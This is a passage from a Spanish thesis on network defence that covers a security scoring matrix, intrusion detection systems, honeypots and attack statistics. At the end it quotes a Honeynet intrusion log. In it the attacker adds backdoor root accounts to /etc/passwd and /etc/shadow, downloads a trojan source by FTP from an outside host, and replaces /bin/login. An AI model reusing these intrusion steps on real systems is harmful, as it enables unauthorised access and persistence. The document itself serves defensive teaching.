Lo que se trata entonces en este parámetro es de ser conscientes de la situación de correspondencia que existe entre las "n" vulnerabilidades que detecta Nessus y las "m" alarmas que genera Snort (o el conjunto de herramientas que se esté empleando). El valor final a colocar aquí es bastante preciso si se hizo bien el trabajo (y es muy aconsejable hacerlo), en la medida que no se domine este tema pasa a ser más subjetivo, y si esta es la situación, se debería colocar un valor alto, pues realmente se está mal posicionado y esto obligará a profundizar en el tema.

Se incluye como **ANEXO C (METODOLOGIA: GENERACION DE ATAQUES / DETECCIÓN CON NIDS)** el trabajo realizado con Nessus-Snort.

d. Empleo de Backups:

En este punto nuevamente aparece la subjetividad, pues no se puede ser muy matemático en su asignación, pero los aspectos a tener en cuenta son:

- Política de Backups.
- Empleo de Backups.
- Tipos de medios empleados.
- Almacenamiento de los mismos (locales y remotos).
- Metodologías de recuperación de información.
- Prácticas de recuperación de información.
- Nivel de redundancia en los medios de backup.
- Solidez de la infraestructura de almacenamiento (Clusters, arrays de discos, etc.).

e. Administración y control de Logs:

Los logs son los verdaderos repositorios e informantes de todo lo que está sucediendo en un sistema.

En la inmensa mayoría de los sistemas, suelen ser tomados como una medida preventiva de última prioridad, es decir que se analizan los mismos cuando ya no

hay otra solución. La realidad es que los mismos deben ser DEFINIDOS – OPTIMIZADOS y MANTENIDOS.

Lo que se trata de decir aquí, es que son tan importantes que no pueden ser tomados como "defecto", sino que debe planificarse bien:

- "Qué" se debe guardar
- "Cómo" se debe guardar
- "Dónde" se debe guardar
- "Cuándo se deben borrar"
- "De qué manera emplearlos".

Una vez definidos, comienza la etapa de OPTIMIZACIÓN de los mismos, pues empiezan a llenarse los discos de grandes volúmenes de información y "El bosque tapa al árbol", por lo tanto se difunden los eventos verdaderamente importantes en un "bosque" de trivialidades.

La etapa final de estos eventos es mantenerlos adecuadamente, para que permitan ser empleados con el fin que se los definió.

Sin entrar en detalle sobre este tema, lo que se trata de recalcar aquí, es que este aspecto es importante, y no debe ser dejado de lado. Si es un tema que se encuentra relegado en el sistema, nuevamente la mejor opción es asignarle un valor alto, para crear la obligación de mejorarlo.

f. Seguridad física:

La seguridad física es uno de los puntos más débiles que se pueden observar en los sistemas, por lo tanto se trata también en esta matriz. Los aspectos a considerar son:

- Procedimientos de acceso a zonas críticas.
- Plan de distribución de elementos.
- Políticas de control de accesos.

- Empleo de medidas de protección física (llaves, sensores, alarmas, rondines, luces, etc).
- Planos actualizados de cableados, antenas, enlaces, etc.
- Personal de seguridad física.
- Empleo de carteles identificativos de cada zona.
- Seguridad en "horas grises".
- Clasificación de niveles de acceso.
- Monitorización de actividades y horarios.

g. Preparación de incidentes:

Un lema importante a destacar aquí es ***"tranquilidad ante la adversidad***".

Si no se prevé con anticipación las posibles reacciones que pueden ocasionar ciertos eventos o acciones, es mucho más difícil hacerlo durante un momento de confusión, alarma o crisis. Por esta causa es que se realizan simulacros, entrenamientos o prácticas en situaciones adversas en la mayoría de las actividades que desarrollan su labor bajo situaciones especiales (bomberos, policías, militares, personal adiestrado para catástrofes, etc). En el caso de un sistema, sucede igual, toda situación que haya estado prevista, planificada y ensayada tiene muchas mayores probabilidades de éxito que si no se ha hecho.

Los aspectos a considerar en este punto son:

- Pasos a seguir ante incidentes
- Pasos a seguir para la recolección de información para análisis forensic
- Aspectos que se deben analizar para la recolección de información para análisis forensic
- Metodología para instruir y actualizar al personal abocado al tratamiento de incidentes (Políticas, Procedimientos, Planes).
- Simulación de Incidentes
- Preparación para análisis forensic
- Políticas y procedimientos para análisis forensic
- Cadena (árbol) de llamadas

- Cadena (árbol) de escalada
- Inventarios de HW
- Planos de Red
- Formularios de reportes, planillas e informes
- Métodos de comunicación
- Formación de personal en Procedimientos Operativos Normales (PON)
- Herramientas disponibles (Inventario de las mismas, Secuencia de empleo, Manuales de empleo, Ubicación, Responsables).
- Procedimientos de logs (Metodología, envíos, túneles, seguridad, centralización, normalización, resguardo, consulta o visualización).
- Procedimientos de tiempo (Metodología, empleo de protocolo NTP, sincronización, monitoreo).
- Procedimientos de resguardo de información general
- Políticas de privacidad de la información
- Laboratorio de Forensic

h. Procedimientos:

Es muy interesante el hecho de tomarse el trabajo de documentar todas las actividades que se realizan con cierta rutina. El detalle particular que esto supone es "la no imprescindibilidad" de las personas. Desde el punto de vista de seguridad, se están produciendo con más frecuencia de la deseada, hechos generados por personal que tenía cierto control de los sistemas y que se sintió herido por alguna causa en particular (desde su ego, pasando por el factor económico hasta un despido, etc). En ejemplos como estos, y en muchos otros más, no se puede permitir la dependencia de una persona para el funcionamiento del sistema. La mejor forma de llevar adelante cualquiera de estas situaciones es a través de procedimientos claros y entendibles, que permitan rápidamente solucionar este tipo de hechos. Sin el menor lugar a dudas esta es una tarea que afecta directamente a la seguridad, por lo tanto se incluye también aquí, para que se valore el nivel alcanzado en este tipo de procedimientos. Algunos ejemplos son:

Test de procedimientos.

Procedimientos para instalación de elementos.
Procedimiento de Actividades agendadas.
Procedimientos ante incidentes.
Procedimientos post incidentes.
Procedimientos para evaluación de vulnerabilidades.
Procedimientos de autenticación y control de accesos.
Procedimientos de backup y restauración.
Procedimientos de bastionado.
Procedimientos de puesta en servicio.
Procedimientos para la administración de nombres y direcciones.
Procedimientos para la administración de cuentas.
Procedimientos para la administración de contraseñas y claves.

3.4.7. RESULTADO FINAL:

El resultado de todos estos parámetros queda reflejado en una base de datos muy simple (o en su defecto a través de plantillas), que deben permitir realizar cuatro consultas.

- Internet.
- Intranet.
- Core.
- FINAL.

Las tres primeras son iguales y responden al mismo formato. La única diferencia entre ellas es el multiplicador de zona, llamado IMPACTO y tratado en el punto 3.

Estos valores son:

Internet: 1
Intranet: 3
Core: 7

Los datos de cada consulta son:

- Una plantilla como la que se detalla a continuación por cada zona, donde deben figurar la totalidad de los elementos de esa zona:

ti **Elemento**	**Popularidad**	**Detección de vulnerabilidades**					**Bastionado**			**Ataques**				**Ctrl. Acc.**	**PUNT. FINAL DE ZONA**
		fecha Scan	altas	Medias	bajas	Valor FINAL	fecha Bast.	valor	Valor FINAL	%Bajo * 10	%medio * 40	%Alto * 200	SUMA Atqs		
Elemento A															
Elemento B															
Elemento C															
Elemento n															
Ejemplo:	**0,1**	**hace 10 días**		**4**	**7**	**13,963**	**hace 10 días**	**2**	**13,96**	**5**	**16**	**20**	**41**	**4**	**275,69**

- Una plantilla FINAL que constará de o siguiente:

Las tres primeras filas son el resultado del "PUNTAJE FINAL DE ZONA" de cada una de las tres plantillas anteriores, multiplicadas por el IMPACTO de cada zona (1,3 ó 7).

Las ocho filas siguientes son el valor obtenido de cada uno de los "Otros parámetros" (tratados en el punto 6. De este documento).

El "VALOR FINAL", se obtendrá con la **suma** de las once filas.

Se presenta como **ANEXO D (Cuadro representativo de valores por zona para la Matriz de Estado de Seguridad)** una serie de valores de referencia para ser tenidos en cuenta como límites a aplicar en la Matriz.

3.5 SISTEMAS DE DETECCIÓN DE INTRUSIONES

Un IDS es básicamente un sniffer de red, que se fue optimizando, para poder seleccionar el tráfico deseado, y de esta forma, poder analizar exclusivamente lo que se configura, sin perder rendimiento, y que luego de ese análisis en base a los resultados que obtiene, permite generar las alarmas correspondientes.

La primera clasificación que se debe tener en cuenta es que los hay y de red (Network IDSs o NIDS) y los hay de host (Host IDSs o HIDS). A lo largo de este trabajo, se tratarán exclusivamente los NIDS, pues son el núcleo de esta investigación, pero conociendo el funcionamiento de estos, es muy fácil pasar a los HIDS.

Luego existen otros criterios más que permiten catalogar estas herramientas, pero no se va a entrar en estos detalles **[34]**.

Otro concepto es el de DIDS (Distributed IDSs), que es la evolución natural del trabajo con NIDS en redes complejas, donde es necesario armar toda una infraestructura de sensores, con la correspondiente arquitectura de administración, comunicaciones y seguridad entre ellos.

Por último cabe mencionar que está naciendo el concepto de ADSs (Anomaly Detection Systems) que es una nueva variante de todo lo que se tratará en este texto.


Como todo elemento de seguridad, los NIDS pueden ser vulnerados, engañados, "puenteados" y atacados **[55]**. Existen muchas estrategias y publicaciones de cómo evadir NIDS, las cuales están tratadas en el **ANEXO E: (Análisis de NIDS).**

La reflexión final de esta introducción debería ser: que así como hace tres años atrás, esta técnica estaba en pañales (el autor de este texto escribió un artículo aún presente en Internet denominado "*Nivel de Inmadurez de los NIDS"*, que explicaba detenidamente este hecho), hoy se debe considerar como un elemento imprescindible de todo sistema, es más se aprecia que sin estos, "sería como montar, en pleno siglo XXI una operación militar defensiva de noche y sin visores nocturnos".

En general un NIDS consiste de cuatro componentes básicos:

- El Sniffer.
- Los preprocesadores.
- El motor de detección.
- Las salidas.

El funcionamiento es el que se grafica a continuación:



Se detalla brevemente a continuación cada una de las partes:

- **El Sniffer [45]:**

Es el paso inicial del funcionamiento de un NIDS, se relaciona directamente con la tarjeta de red, a la que coloca en modo "promiscuo", es decir que captura la totalidad del tráfico que circula por el cable, independientemente que vaya dirigido a su tarjeta de red o no. Con este primer paso se logra "escuchar" la totalidad de la información del sistema (se debe tener en cuenta el segmento en el que es colocado el dispositivo, pues si hubiere un switch de por medio, este dividiría los dominios de colisión y por lo tanto sólo se capturaría el tráfico correspondiente al segmento en el que se encuentre). El modo promiscuo se puede verificar con el comando "ifconfig", el cual indicará a través de la palabra *promisc*, si la tarjeta se encuentra en este modo

Para el funcionamiento del sniffer en general se apoya en la librería "libpcap", que es la misma que emplea el programa tcpdump Una vez capturado cada paquete, se pasa al decodificador que es el responsable de interpretar la totalidad de los encabezados de cada nivel, desde enlace hasta aplicación.

- **Los preprocesadores:**

  Los preprocesadores son un elemento fundamental para el rendimiento de un NIDS. Como su nombre lo indica, realizan un análisis previo de los paquetes capturados, confrontándolos con sus plug-ins, para evitar seguir escalando todo el volumen de información y poder realizar evaluaciones más simples. En resumen sus tareas son la estandarización de formatos, decodificación, seguimiento de conexiones, análisis scan, etc.

- **El motor de detección [39]:**

  Esta parte es el corazón de todo NIDS, toma la información que proviene de los preprocesadores y sus plug-ins y se verifica con el conjunto de reglas, si existe alguna correspondencia con estas últimas, envía una alerta.

- **Las salidas.**

  En la actualidad, existen varios tipos de salidas al detectar una alerta. Pueden ser manejadas en forma local, a través de los logs, enviadas a otro equipo por medio de sockets de UNIX, SMB de Windows, protocolo SNMP, e-mails (SMTP), SMSs, etc.
  En cuanto al formato de las alertas es también muy variado y su almacenamiento en diferentes tipos de bases de datos.
  La presentación visual de las mismas ofrece a su vez varias alternativas, y existen muchas opciones diferentes.

Durante el desarrollo de esta tesis y con la intención de evaluar la metodología informática que se posee para obtener información del enemigo, pues como se mencionó reiteradas veces, es uno de los factores clave de la "Acción Retardante", se realizó un trabajo de detalle para el análisis de estos elementos, gran parte del mencionado trabajo fue publicado en Internet y sirvió de referencia para muchos desarrollos e investigaciones que ser realizaron posteriormente.

En el **ANEXO E: (Análisis de NIDS)**, se presenta el trabajo realizado sobre la investigación de NIDS con un alto grado de detalle, pero el resumen del trabajo realizado se puede presentar de la siguiente forma:

Se realizó una evaluación de los productos que incluyó las siguientes tareas:

a. Investigación de mercado.

b. Reunión de información de los productos.

c. Determinación de las características que se consideran más importantes en un IDS para una red.

d. Selección preliminar de un número de ellos para investigar en detalle (en la etapa final, quedaron sólo tres productos que se creyó podían ser los más adecuados).

e. **Comparativa [24]:** Sobre esta actividad es donde se hizo mayor hincapié y se dedicó más tiempo, subdividiéndola en tres partes:

1) Respuesta ante ataques conocidos. Esta tarea se divide en dos partes:

a) Aprovechamiento de la información recolectada a través de la actividad generada por dos empresas que desarrollaron haking ético.

b) Generación de tráfico a través de distintas herramientas conocidas (Internet Security Scanner, Retina y Nessus), programas de generación de ataques realizados en PERL, y herramientas de scan de puertos y otras vulnerabilidades.

2) Respuesta ante anomalías a lo determinado en las RFC correspondientes a los protocolos de la familia TCP/IP.

Se subdividió este análisis por protocolos, empleando desarrollos propios que generaban tráfico los cuales, pudiendo o no ser ataques conocidos, no cumplían

lo determinado por las RFCs correspondientes a esos protocolos. Los protocolos investigados fueron:

- ETHERNET (encabezado MAC)(IEEE: 802.3): Se generaron 2 patrones de tráfico: arp1.cap de 320 tramas y Ethernet1.cap de 170 tramas.
- BOOTP (RFC 1541, 1531, 1533 y 1534): Se trabajó directamante con DHCP. Se generó 1 patrón de tráfico: dhcp1.cap de 230 tramas.
- IP (RFC 791): Se generó 1 patrón de tráfico: ip1.cap de 261 tramas.
- ICMP (RFC 792): Se generó 1 patrón de tráfico: icmp1.cap de 578 tramas.
- IGMP (RFC 1112): Se generó 1 patrón de tráfico: igmp1.cap de 232 tramas con las siguientes características:
- UDP (RFC 768): Se generó 1 patrón de tráfico: udp1.cap de 119 tramas.
- TCP (RFC 793, 812, 813, 879, 896 y 1122): Se generó 1 patrón de tráfico: tcp1.cap de 757 tramas.
- SNMP (RFC 1155, 1156 y 1157): Se generó 1 patrón de tráfico: snmp1.cap de 258 tramas.
- Telnet (RFC 854, 855 y 857): Se generó 1 patrón de tráfico: telnet1.cap de 59 tramas.
- FTP (RFC 265, 354, 412, 542, 765, 959): Se generó 1 patrón de tráfico: ftp1.cap de 420 tramas.
- SMTP y POP (RFC 821, 1082): Se generó 1 patrón de tráfico: smtp1.cap de 322 tramas.
- SSH: Pruebas sobre puerto 22.
  Triple Handshake sin finalizar.
  Alteración de las siete tramas de establecimiento de sesión SSH.
- DNS (RFC 1591, 1034 y 1035): Se ejecutaron varios tipos de pruebas en la difusión y recepción de nombres y direcciones.

3) Aspectos generales.

Se evaluaron aquí las características que hacen al funcionamiento y administración de los mismos, ellas fueron:

- Instalación.

- Seguridad.

- Detección de incidentes.
- Respuesta ante incidentes.
- Configuración.
- Monitorización de eventos.
- Administración de datos.
- Rendimiento.
- Arquitectura.
- Actualizaciones.
- Soporte técnico.

f. Análisis de vulnerabilidades en NIDS **[25], [26]**:

Este fue el último aspecto que se evaluó y trata de las técnicas que se pueden emplear para detectar o anular un IDS. Se consideraron las siguientes:

- Inserción.
- Evasión.
- Negación de servicio.
- Aprovechamiento de medidas reactivas.
- Reordenamiento.

Con este arduo trabajo, se pudo demostrar que los diferentes productos no respondían al mismo patrón de tráfico de igual manera, como así también la necesidad de emplear técnicas PROACTIVAS en los NIDS para prever la detección de posibles ataques que aprovechen estos campos en los encabezados de los protocolos. Se continuó avanzando en la generación de nuevas reglas y motores de detección, las cuales fueron incorporadas a los productos de software libre del mercado gracias a estos aportes.

Esta investigación fue referente mundial en la tecnología de detección de intrusiones y permitió seguir adelante con estas técnicas de forma mucho más eficiente.

3.6 ZONAS DE SACRIFICIO

Al detectar a través de una alarma temprana la presencia de intrusos, una medida activa de velo y engaño es la desviación hacia zonas de sacrificio. Este es el motivo de estudio de este punto. **[2]**

HONEYNET.

Desde principios de los años 90 se están realizando varias pruebas para poder realizar el seguimiento de intrusiones y obtener información suficiente de las mismas para erradicarlas. El concepto que se ha impuesto de este conjunto de actividades es el de Honeynet, el cual abarca toda la topología de red, junto con el hardware y las medidas a adoptar para esta actividad. Existen varios laboratorios ya que tienen implementada esta metodología y comparten listas de discusión bajo esta denominación.

El punto clave de las mismas es lo que se desarrolla a continuación denominado Honeypot.

HONEYPOTS (o Jailing, o encarcelamiento).

Para implementar una zona de sacrificio (o Honey Pots), es necesario tener en cuenta los siguientes elementos:

- Equipo puente que monitoree todo el tráfico (por lo menos 3 interfaces de red).
- Equipo de control para limitar/bloquear el ancho de banda de los equipos víctima (único con salida a Internet), su misión será:
    - Saturar el vínculo o generar colisiones.
    - Reducir el ancho de banda.
    - Modificar los Time out de TCP.
    - Alterar o eliminar paquetes para forzar el reenvío.

- Sobrecargar la capacidad de procesamiento de las víctimas (reducir los archivos de paginación, forzar el paginado a disco, abrir muchos procesos).

- Equipos trampa (o de sacrificio, o víctimas), los aspectos a tener en cuenta son:
  - puertos abiertos.
  - usuarios ficticios.
  - login y password fáciles de romper.
  - Sin parches de actualización.
  - Compartiendo información (Acorde al impacto de la zona).
  - Mala configuración de Logs.
- Equipos de generación de tráfico de usuario falsos o de información de bajo impacto (conexiones telnet, ftp, pop3, login, password, etc.).
- Equipo de resguardo de información

Una vez implementada la infraestructura comienza la tarea de configuración de detalle, en la cual se debe tener en cuenta los siguientes detalles **[13]**:

- Sincronización horaria de detalle de todo el sistema (puede ser un servidor NTP)
- Análisis de ataques.
- creación de scripts para todo tipo de actividades de engaño, demora, derivación, enmascaramiento, spoof, etc.
- Empleo de Herramientas, como pueden ser:
  - Backofficer
  - TCT (The Coroners Toolkit)(Paquete de análisis forense).
  - TCTUTILs (Adiciona ventajas al anterior).
  - Tcpdump.
  - Snort.
  - Ethereal.
  - Iptables.
  - Dd (permite copias a nivel de bit de archivos o ficheros).
  - NetCat (Permite leer y escribir datos a través de conexiones de red).

- Tripwire (integridad de archivos).
- Herramientas que realizan comprobaciones automatizadas de vulnerabilidades, pudiendo algunas corregir de forma automática dichas vulnerabilidades. Comerciales: Cybercop Scanner, ISS, Retina. Gratuitos: Nessus, Saint, Sara - -Sniffers o analizadores de tráfico:
- Herramientas que capturan todo el tráfico visible en un segmento de red, siendo capaces de capturar las contraseñas de protocolos que no empleen esquemas de cifrado. Comerciales: Nai Sniffer. Gratuitos: Analyzer, Ethereal. - -Password crackers: Herramientas que intentan obtener las contraseñas de acceso a un sistema mediante técnicas de fuerza bruta. Comerciales: Lopht Crack. Gratuitos: John the Ripper, Crack.

La mejor forma de iniciar la tarea con Honey Pots, es aislar este infraestructura en un laboratorio, y comenzar a aprender el empleo de todas las herramientas mencionadas. De esta forma se empieza a familiarizar con los patrones de tráfico habituales que generan estos productos y las diferentes metodologías de respuesta que tienen configuradas el hardware y software de cada fabricante que se posee en el sistema a controlar. Esta tarea previa es de suma importancia, y lleva su tiempo, pues se debe asegurar que cada uno de esos pasos, son bien conocidos en la propia red, para poder identificarlos sin lugar a dudas, cuando todo esto pase a producción.

Continuando con la fase de laboratorio, se debe seguir avanzando en las pruebas de vulnerabilidades reales del sistema en producción. En esta fase, se puede comenzar a atacar el sistema en producción (con todas las precauciones para evitar errores), y capturar las respuestas. Una vez capturadas, se replica la metodología en laboratorio y se procede a evaluarla con el sistema Honey pots aislado. Esta tarea pueda dar lugar a muchos cursos de acción, desde quitar o colocar parches hasta comenzar a jugar con la posibilidad de "ceder información", acción que se deberá realizar en algún momento. Se debe tomar todo el tiempo que haga falta para la realización de todas las pruebas necesarias, hasta poseer un alto grado de confiabilidad de lo que se está haciendo. Cuando se domine esta tarea, se pueda iniciar la implantación del sistema de sacrificio pero sólo en la periferia, es decir en la primera línea de retardo.

Aquí comienza el verdadero ciclo de trabajo, pues por tratarse de una zona con enorme grado de exposición, la actividad de intrusiones es la más alta y por lo tanto la que más experiencia aportará. La gran ventaja que se posee al comenzar aquí es que el grado de impacto que se posee, es mínimo y por lo tanto en esta etapa aún de aprendizaje, cualquier error que se cometa (si bien se deben minimizar, pues ya se posee experiencia de todo el tiempo de trabajo en laboratorio), no debería causar mayores problemas.

A medida que se vaya aprendiendo el funcionamiento de cada zona se puede ir avanzando hacia el interior de la red, pero tratando de mantener en todo momento, la metodología de trabajo laboratorio-producción, es decir realizando todas las pruebas necesarias en un entorno aislado y seguro, y una vez dominado el tema allí ir volcando las experiencias a producción.

El comportamiento habitual de intrusos que se detecta a través de Honey Pots es el que se presenta a continuación: **[26]**

a. Escaneo de puertos.
b. Finger printing (con ICMP, TCP, UDP o IP).
c. Escaneo de vulnerabilidades conocidas.
d. Empleo de exploits o troyanos para abrir puertas traseras.
e. Instalación de rootkit (conjunto de programas de nombre y características similares a los del sistema operativo, pero con modificaciones que facilitan el acceso al intruso. Estos programas suelen ser muy difíciles de detectar si no se pueden comparan con su versión original.
f. Instalación de herramientas que le permitan atacar otros equipos de la red desde la máquina infectada.
g. Borrado de huellas en los archivos de registro.

En virtud de las zonas presentadas y tratando de simplificar el problema únicamente a tres zonas, se presenta a continuación, la tipología de ataques tratada desde el punto de vista de líneas de retardo e identificadas con Honey Pots, se puede apreciar que acorde a cada una de ellas se evidencian metodologías bien diferenciadas.

Se presentan primero dos tablas de estadísticas obtenidas de: http://isc.sans.org, donde se puede evaluar la actividad de intrusiones, referida a puertos y sistemas.

Este instituto lleva una serie de datos obtenidos de diferentes fuentes de información y publica diariamente la evolución de los mismos.

TABLA 1: Ataques a puertos destino

Prom por día	Puerto	diferentes destinos	Tendencia	Puerto/gusano/ataque
189667	135	236421	-0.266408	Epmap
188261	137	127478	-0.876635	netbios-ns
172617	80	197225	-0.353481	www
145399	1434	163499	-0.369423	ms-sql-m
121671	445	214650	0.080936	microsoft-ds
117731	1433	147860	-0.258888	ms-sql-s
69042	139	57069	-0.677205	netbios-ssn
49259	21	27603	-1.065.923	ftp
33101	6129	86553	0.474436	dameware
30804	17300	89549	0.580393	Kuang2TheVirus
20384	443	12590	-0.968607	https
19936	27374	2522	-2.554.219	SubSeven
19560	1080	146373	1.525.942	socks
18435	4899	103700	1.240.481	radmin
16616	53	49674	0.608358	domain
15135	901	8423	-1.072.823	realsecure
13058	3128	144528	1.917.286	squid-http
11075	25	5021	-1.277.842	smtp
10591	3127	288988	2.819.664	mydoom
9697	22	433	-3.595.619	ssh
9130	554	3446	-1.461.084	rtsp
8535	8080	12746	-0.085749	http-alt

7964	23	1602	-2.090.367	telnet
5429	4662	23056	0.959356	eDonkey2000
4843	1243	2275	-1.242.244	BackDoor-G
4059	57	7607	0.141332	fxscanner
3327	6588	576	-2.240.404	AnalogX
2908	1026	5774	0.199162	nterm
1840	12345	277	-2.380.305	NetBus
1808	8000	5819	0.681959	irdmi
1573	4444	3462	0.302344	CrackDown
1186		109	-2.873.819	SocketsdesTroie
777	6346	10503	2.116.805	BearShare
774	1027	4136	1.188.559	icq
724	5000	270	-1.472.495	BackDoorSetup
703	2234	2082	0.599406	directplay
686	81	8997	2.086.909	hosts2-ns
498	1214	432	-0.628840	Grokster
490	500	301	-0.974772	isakmp
473	113	1148	0.399464	ident
470	8888	12831	2.819.870	ddi-tcp-1
350	3	16	-3.571.263	compressnet
349	1030	229	-0.907674	iad1
302	110	49	-2.306.729	pop-3
286	138	60	-2.047.145	netbios-dgm
262	4661	1132	0.978120	eDonkey2000
237	1029	1495	1.357.049	ICQNuke98
231	37852	170	-0.792570	linkproof
217	123	293	-0.186144	NetController
158	27015	57	-1.503.612	halflife
154	9999	17	-2.690.076	distinct
150	13	7	-3.554.391	daytime

TABLA 2: Reporte de puertos

Reports	Port	Sources	Targets
87756	3127	1071	28999
83613	80	29906	25332
43466	53	2723	1102
26221	445	16653	14465
15794	6129	21	4411
11641	41170	4473	6
10100	1080	144	3553
10053	3128	161	3500
8491	135	1191	4871
4731	3531	171	99
4442	25	714	95
3559	113	616	116
3128	137	444	788
2440	1434	804	2262
2235	6881	153	5
1588	38293	5	258
1395	4662	198	12
1354	4899	23	1129
1090	1026	935	915
1040	1214	248	20

Se presenta ahora los datos obtenidos (a título de ejemplo) en diferentes zonas de una red en producción de gran envergadura:

TABLA 1: Ataques producidos en un día (Internet)

Prior	Nº	nombre del ataque	Ataques	
P ·	1	NETBIOS DCERPC ISystemActivator bind attempt	1501	

	2	POLICY PPTP Start Control Request attempt	392	
	3	WEB-MISC Lotus Notes .exe script source download attempt	126	
	4	WEB-MISC perl post attempt	64	
	5	WEB-IIS cmd.exe access	46	
	6	MULTIMEDIA Windows Media Video download	23	
	7	WEB-FRONTPAGE fourdots request	22	
	8	WEB-IIS asp-dot attempt	19	
	9	FINGER remote command ; execution attempt	7	totales ALTA:
	10	WEB-IIS ISAPI .ida attempt	7	**2207**
Prioridad MEDIA	1	BAD-TRAFFIC loopback traffic	139674	
	2	DDOS shaft synflood	20905	
	3	FINGER version Quero	18297	
	4	FINGER . Quero	18197	
	5	MISC source port 53 to <1024	13670	
	6	SNMP public access udp	7499	
	7	ICMP webtrends scanner	4634	
	8	SCAN SYN FIN	1346	
	9	WEB-FRONTPAGE /_vti_bin/ access	94	totales MEDIA:
	10	WEB-IIS nsiislog.dll access	64	**224380**
Prioridad BAJA	1	ICMP Destination Unreachable (Communication with Destination Network is Administratively Prohibited)	2124	
	2	POLICY FTP anonymous login attempt	321	
	3	POLICY SMTP relaying denied	293	
	4	POLICY poll.gotomypc.com access	176	
	5	MISC MS Terminal server request (RDP)	67	
	6	ICMP PING BSDtype	38	
	7	MISC MS Terminal server request	31	
	8	INFO FTP No Password	24	

	9	POLICY VNC server response	24	totales BAJA:
	10	POLICY PCAnywhere server response	12	**3110**

TABLA 2: Ataques producidos en un día (Intranet)

Prior	**Nº**	**nombre del ataque**	**Ataques**	
Prioridad ALTA	1	WEB-IIS cmd.exe access	11	
	2	WEB-FRONTPAGE fourdots request	9	
	3	WEB-IIS ISAPI .ida attempt	5	
	4	WEB-IIS WEBDAV nessus safe scan attempt	5	
	5	WEB-MISC Cisco /%% DOS attempt	4	
	6	WEB-ATTACKS cc command attempt	1	
	7	WEB-ATTACKS rm command attempt	1	
	8	WEB-IIS asp-dot attempt	1	totales ALTA:
	9	WEB-MISC cross site scripting attempt	1	**38**
Prioridad MEDIA	1	SCAN nmap TCP	96	
	2	WEB-FRONTPAGE /_vti_bin/ access	50	
	3	WEB-IIS nsiislog.dll access	40	
	4	ATTACK-RESPONSES 403 Forbidden	10	
	5	WEB-IIS ISAPI .printer access	5	
	6	WEB-MISC sadmind worm access	5	
	7	SCAN myscan	3	
	8	WEB-MISC /.... access	3	
	9	WEB-MISC cat%20 access	3	totales MEDIA:
	10	WEB-MISC ultraboard access	1	**216**
Prior BAJA		BAD-TRAFFIC tcp port 0 traffic	**13**	

Por último se presenta un ejemplo de ataque producido en el interior de una red, empleando un buen nivel de accionar y la detección y seguimiento del mismo.

Ejemplo detectado por www.honey-net.org

Se detecta con Snort el día 26 de abril a las 0643 hs:

```
Apr 26 06:43:05 lisa snort[6283]: IDS181/nops-x86:
63.226.81.13:1351 -> 172.16.1.107:53
```

Luego se continúa analizando lo siguiente:

```
Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session
opened for user twin by (uid=0)
Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened
for user hantu by twin(uid=506)

Apr 25 02:08:07 lisa snort[5875]: IDS277/DNS-version-query:
63.226.81.13:4499 -> 172.16.1.107:53
Apr 25 02:08:07 lisa snort[5875]: IDS277/DNS-version-query:
63.226.81.13:4630 -> 172.16.1.101:53
```

El exploit es el siguiente:

```
cd /; uname -a; pwd; id;
Linux apollo.uicmba.edu 2.2.5-15 #1 Mon Apr 19 22:21:09 EDT
1999 i586 unknown
/
uid=0(root)                                          gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(whee
l)
```

```
echo "twin::506:506::/home/twin:/bin/bash" >> /etc/passwd
echo "twin:w3nT2H0b6AjM2:::::::" >> /etc/shadow
echo "hantu::0:0::/:/bin/bash" >> /etc/passwd
echo "hantu:w3nT2H0b6AjM2:::::::" >> /etc/shadow

#' !"'!"# ' 9600,9600'VT5444VT5444
Red Hat Linux release 6.0 (Shedwig)
Kernel 2.2.5-15 on an i586
login: twin
Password: Password: hax0r
No directory /home/twin!
Logging in with home = "/".
[twin@apollo /]$ su hantu
Password: Password: hax0r
```

Las acciones que realiza y el seguimiento es el siguiente:

```
[root@apollo /]# ftp 24.112.167.35
Connected to 24.112.167.35.
220 linux FTP server (Version wu-2.5.0(1) Tue Sep 21 16:48:12
EDT 1999) ready.
Name (24.112.167.35:twin): welek
331 Password required for welek.
Password:password
230 User welek logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get bj.c
local: bj.c remote: bj.c
200 PORT command successful.
150 Opening BINARY mode data connection for bj.c (1010
bytes).
226 Transfer complete.
```

```
1010 bytes received in 0.115 secs (8.6 Kbytes/sec)
ftp> quit
221-You have transferred 1010 bytes in 1 files.
221-Total traffic for this session was 1421 bytes in 1
transfers.
221-Thank you for using the FTP service on linux.
221 Goodbye.

[root@apollo /]# gcc -o login bj.cchown root:bin loginchmod
4555 loginchmod u-w logincp /bin/login /usr/bin/xstatcp
/bin/login /usr/bin/old rm /bin/loginchmod 555
/usr/bin/xstatchgrp bin /usr/bin/xstatmv login /bin/loginrm
bj.cgcc -o login bj.c
bj.c:16: unterminated string or character constant
bj.c:12: possible real start of unterminated constant

[root@apollo /]# chown root:bin login
chown: login: No such file or directory
root@apollo /]# chmod 4555 login
chmod: login: No such file or directory
root@apollo /]# chmod u-w login
chmod: login: No such file or directory
root@apollo /]# cp /bin/login /usr/bin/xstat
root@apollo /]# cp /bin/login /usr/bin/old
root@apollo /]# rm /bin/login
root@apollo /]# chmod 555 /usr/bin/xstat
root@apollo /]# chgrp bin /usr/bin/xstat
root@apollo /]# mv login /bin/login
mv: login: No such file or directory
root@apollo /]# rm bj.c

[root@apollo /]# ftp 24.112.167.35
Connected to 24.112.167.35.
